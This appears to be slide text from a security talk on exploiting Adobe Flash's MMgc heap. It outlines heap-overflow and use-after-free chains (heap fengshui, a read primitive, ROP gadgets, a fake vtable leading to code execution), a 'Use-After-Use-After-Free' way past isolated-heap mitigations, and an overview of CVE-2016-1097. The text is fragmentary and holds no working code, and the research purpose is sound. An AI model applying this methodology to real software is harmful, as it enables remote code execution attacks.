

♣ Isolated Heap

MMgc

StringBuffer
LargeObjectTracker
JSONSerializer
DataList
GCBitmap
ZCT
MMGCMetaData
FastAllocator
Code
ByteArray

Mitigations


♣ Isolated Heap



Mitigations

✿ Heap Overflow

Heap Fengshui
Overflow
Read Primitive Gained
Find ROP Gadgets
Fake Vtable - RCE



✿ Use-After-Free

Heap Fengshui
✗ Proper Occupation
Invoke Virtual Method
Read Primitive Gained
Find ROP Gadgets
Fake Vtable - RCE

Mitigations

✿ Heap Overflow

Heap Fengshui
Overflow
Read Primitive Gained
Find ROP Gadgets
Fake Vtable - RCE

isolated heap

length verification

✿ Use-After-Free

Heap Fengshui
✗ Proper Occupation
Invoke Virtual Method
Read Primitive Gained
Find ROP Gadgets
Fake Vtable - RCE


What is really necessary


What is really necessary

- ✧ Read Primitive
 - ✧ find ROP gadgets, wrappers
 - ✧ `buffer[index]`
 - ✧ `index < 0xFFFFFFFF` ?

What is really necessary

- ✧ Read Primitive
 - ✧ find ROP gadgets, wrappers
 - ✧ `buffer[index]`
 - ✧ `index < 0xFFFFFFFF` ?
 - ✧ `buffer = Vector / ByteArray` ?





vtable
refcount
Address
4
...

vtable
refcount
Address
4
...

vtable
refcount
Address
4
...

Use-After-Use-After-Free



Use-After-Use-After-Free

vulnerable
object

vtable
refcount
buffer
length
...

Use-After-Use-After-Free




vtable
refcount
buffer
length
...

Use-After-Use-After-Free



Use-After-Use-After-Free



Use-After-Use-After-Free


- ❖ *Free*: Vulnerable object is released
 - ❖ *Use*: Occupied with selected object
 - ❖ *Free*: Release selected object (type confused call)
 - ❖ *Use*: Modify the address field via occupation
 - ❖ *Free*: Release the memory for next occupation
 - ❖ obj.str of becomes a Read Primitive
- 

Overview of CVE-2016-1097


com.adobe.tv.sdk.mediacore.PSDKK

Name	Size	Modified	Name	Size	Modified
AS3_	45,124	4/24/2016 3:35:18 PM	AS3_	45,855	4/24/2016 3:06:30 PM
adobe	3,854	4/24/2016 3:35:18 PM	adobe	3,946	4/24/2016 3:06:30 PM
avm2	313	4/24/2016 3:35:18 PM	avm2	313	4/24/2016 3:06:30 PM
